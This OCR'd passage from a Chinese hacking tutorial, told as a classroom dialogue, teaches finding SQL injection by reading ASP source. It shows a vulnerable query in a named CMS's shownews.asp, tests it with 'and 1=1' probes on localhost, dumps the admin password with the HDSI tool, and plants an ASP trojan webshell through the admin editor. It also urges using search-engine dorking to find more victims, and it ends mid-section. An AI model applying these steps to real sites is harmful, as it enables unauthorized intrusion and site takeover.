


图6

知道了注入的原理就可以自己读ASP程序的代码来寻找代码中的漏洞了。

"那是不是很复杂啊？"菜虫虫同学带着满脸的崇拜问道。

"其实这是很简单的问题，想当年你们最崇拜的悟空老师也仅仅是知道了这个原理后，就发现了大名鼎鼎的bbsxp的注入漏洞"。

"啊？原来我们心中的偶像帅锅也是利用这么简单的知识啊！我也要去挖洞了。"

"这么简单的知识，悟空老师还炫耀了那么久。原来做黑客，可以无耻到这种地步。"

"大家别急，我们今天的课程还有一些知识呢，等课后再去自己挖洞吧。"毒药看着大家急不可耐的样子，教鞭用力的敲了敲黑板。

三、实例分析ASP代码的注入漏洞

分析ASP代码的注入漏洞，通常是去专门的ASP源代码下载网站，下载一套程序，然后分析里面ASP文件的代码，如果存在字符过滤不完全引起注入漏洞的页面，构造合适的url手工或使用工具检测就能得到数据库中的内容了。

小菜没有悟空老师那么厉害，我们不找bbsxp论坛的漏洞，先换个简单的目标来练手，等以后熟练了再对付它。我选了一套"爱雪儿图文系统 Ver4.06.01"的程序来检测一番。逐个文件来分析，有的地方看不懂没关系，因为你们的ASP知识还不够，我们的目标也不是成为ASP程序员，只要能看懂数据库操作的那几句就够了，其它的等以后有时间再仔细研究。

找啊找啊找啊找，终于让我找到了一处小小的漏洞，漏洞代码在"shownews.asp"文件中，找到下面代码：

```
<%
dim newsID,Title,titleurl,about,Author,Original,AuthorR,
```

```
OriginalR,UpdateTime,Content,hot,SpecialName,SmallClassName,
click,image,username
    NewsID=request("NewsID")
    sql="select * from News where checked=1 and NewsID="
& NewsID
    rs.open sql,conn,1,1
    if rs.eof then%>
```

和上面介绍的是不是很相似呢？**NewsID=request("NewsID")**直接取得提交的NewsID变量，然后**sql="select * from News where checked=1 and NewsID=" & NewsID**把NewsID变量直接连接到了SQL查询语句中，注入漏洞就重现江湖了。

“我终于也能自己发现漏洞了，我终于从脚本菜鸟进化成脚本黑客了”小菜的梦想终于实现了。

“别急别急，我们仅仅通过分析找到了漏洞，还没验证我们的分析是否正确呢”。

在前台随便找一个新闻，得到URL地址为http://127.0.0.1/ax/shownews.asp?newsid=1656，这样结合上节课的知识，就能手工猜解管理员的信息了。提交http://127.0.0.1/ax/shownews.asp?newsid=1656 and 1=1和http://127.0.0.1/ax/shownews.asp?newsid=1656 and 1=2来检测是否为注入点，结果返回如图7，图8所示的界面。两次返回的界面不同，说明确实存在注入漏洞，证实了前面分析是正确的。




图7




图8

为了操作方便，我们使用工具来检测吧。把地址填到HDSI中，检测结果如图9所示。得到了管理员的密码，居然还是明文形式的，省得去破解了。

后台地址为http://127.0.0.1/ax/admin_login.asp，使用得到的管理员的用户名和密码登录进后台，如图10。发现后台有一个“ASP在线编辑”功能，我们可以编辑网站的所有文件了，太方便了，随便编辑一个文件，修改为ASP木马的代码，然后保存，轻松就得到了webshell，如图11。




图9




图10

利用刚才发现的漏洞，再结合以前介绍的“goole hack”知识，是不是又是一次丰盛的webshell大餐呢？

四、其它类型注入漏洞

上面重点介绍了数字型的注入漏洞，我们知道注入漏洞还有字符型、搜索型等等。其实其它类型注入漏洞和数字型注入漏洞在原理上是一样的，都是对特殊字符过滤的不完全引起的，所不同的是构造注入语句的时候要闭合SQL查询语句中的“'”或者“%”。下面分别简单进行介绍。

1.字符型

例如发现类似http://www.xxx.com/showinfo.asp?

